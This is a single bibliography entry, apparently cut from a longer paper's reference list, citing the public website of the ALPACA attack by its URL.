[2]. ALPACA Attack website: https://alpaca-attack.com/